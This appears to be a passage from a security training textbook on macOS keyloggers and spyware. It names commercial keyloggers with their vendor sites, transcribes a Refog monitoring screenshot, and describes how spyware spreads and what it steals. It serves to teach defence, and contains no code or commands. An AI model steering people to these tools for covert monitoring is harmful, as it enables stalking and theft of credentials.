
There are various keyloggers available on the market that run on macOS. They enable you to record everything the user does on the computer, such as keystroke logging, recording email communication, chat messaging, taking screenshots of each activity, and more.

The following keystroke loggers are specifically used on macOS:

- **Refog Mac Keylogger**

  Source: *https://www.refog.com*

  Refog Mac Keylogger provides undetected surveillance and records all the keystrokes on the computer. As shown in the screenshot, the attackers use the Refog Mac Keylogger to record all the activities of the target user and steal critical information such as login credentials.


Refog Keylogger
Record
Monitoring
Settings
Last 7 Days
Date Filter
Quick Look
Help
Text
Search Logs
Users
MBP.max
John Appleseed
Typed Text
Screen Shots
Websites Visited
Applications
System Events
Jane Appleseed
Typed Text
Screen Shots
Websites Visited
Applications
System Events

•	Date		Text	Document	Window	Application
	Today, 16:12					
●	Today, 16:14					
	Today, 16:15			www.refog.com/mac-keyl...	REFOG Keylogger Software....	Safari
	Today, 16:15			www.refog.com/mac-keyl...	REFOG Keylogger Software....	Safari
	Today, 16:16			www.refog.com/mac-pers...	Refog Personal Monitor for...	Safari
	Today, 16:16					Mail
●	Today, 16:16					Mail
	Today, 16:16		Hi! What's up? It's been awhile bu...			Mail

Typed Text 16:16:24

Mail

Hi! What's up? It's been awhile but now I'm ready to move on...


No Screen Shot

Event: 8 of 8

Figure 6.143: Screenshot of Refog Mac Keylogger

Some of the keyloggers for Mac are listed as follows:

- Spyrix Keylogger For Mac OS (*https://www.spyrix.com*)
- Elite Keylogger for Mac (*https://www.elite-keylogger.net*)
- Aobo Mac OS X Keylogger (*https://www.easemon.com*)
- KidLogger for MAC (*https://kidlogger.net*)
- Perfect Keylogger for Mac (*https://www.blazingtools.com*)



Spyware

- Spyware is a stealthy program that **records the user's interaction** with the computer and the Internet without the user's knowledge and sends the information to the remote attackers
- It is like a Trojan horse, which is usually bundled as a **hidden component of freeware programs** that can be available on the Internet for download
- It allows the attacker to **gather information about a victim or organization** such as email addresses, user logins, passwords, credit card numbers, and banking credentials

Spyware Propagation

1. **Drive-by download**
2. **Masquerading as anti-spyware**
3. **Web browser vulnerability exploits**
4. **Piggybacked software installation**
5. **Browser add-ons**
6. **Cookies**

Spyware

Spyware is stealthy computer monitoring software that allows you to secretly record all the user activities on a target computer. It automatically delivers logs to the remote attacker using the Internet (via email, FTP, command and control through encrypted traffic, HTTP, DNS, etc.). The delivery logs include information about all areas of the system, such as emails sent, websites visited, every keystroke (including logins/passwords for Gmail, Facebook, Twitter, LinkedIn, etc.), file operations, and online chat conversations. It also takes screenshots at set intervals, just like a surveillance camera aimed at the computer monitor. Spyware is similar to a Trojan horse, which is usually bundled as a hidden component of freeware or software downloaded from the Internet. It hides its process, files, and other objects to avoid detection and removal. This allows an attacker to gather information about a victim or organization, such as email addresses, user logins, passwords, credit card numbers, banking credentials, etc**.**

- **Spyware Propagation**

  As its name implies, spyware is installed without user knowledge or consent, and this can be accomplished by “piggybacking” the spyware onto other applications. This is possible because spyware uses advertising cookies, which is one of the spyware subclasses. Spyware can also affect your system when you visit a spyware distribution website. Because it installs itself when you visit and click something on a website, this process is known as “drive-by downloading.”

  As a result of normal web surfing or downloading activities, the system may inadvertently become infected with spyware. It can even masquerade as anti-spyware and run on the user’s computer without any notice, whenever the user downloads and installs programs that are bundled with spyware.

- **What Does the Spyware Do?**

  We have already discussed spyware and its main function of watching user activities on a target computer. We also know that once an attacker succeeds in installing spyware on a victim's computer using the propagation techniques discussed earlier, they can perform several offensive actions to the victim's computer. Therefore, let us now learn more about the capabilities of spyware, as we are now aware of its ability to monitor user activities.

  The installed spyware can also help the attacker perform the following on target computers:

  - Steals users' personal information and sends it to a remote server or hijacker
  - Monitors users' online activity
  - Displays annoying pop-ups
  - Redirects a web browser to advertising sites
  - Changes the browser's default setting and prevents the user from restoring it
  - Adds several bookmarks to the browser's favorites list
  - Decreases overall system security level
  - Reduces system performance and causes software instability
  - Connects to remote pornography sites
  - Places desktop shortcuts to malicious spyware sites
  - Steals your passwords
  - Sends you targeted email
  - Changes the home page and prevents the user from restoring it
  - Modifies the dynamically linked libraries (DLLs) and slows down the browser
  - Changes firewall settings
  - Monitors and reports websites you visit


Spyware Tools: Spytech SpyAgent and Power Spy

Spytech SpyAgent

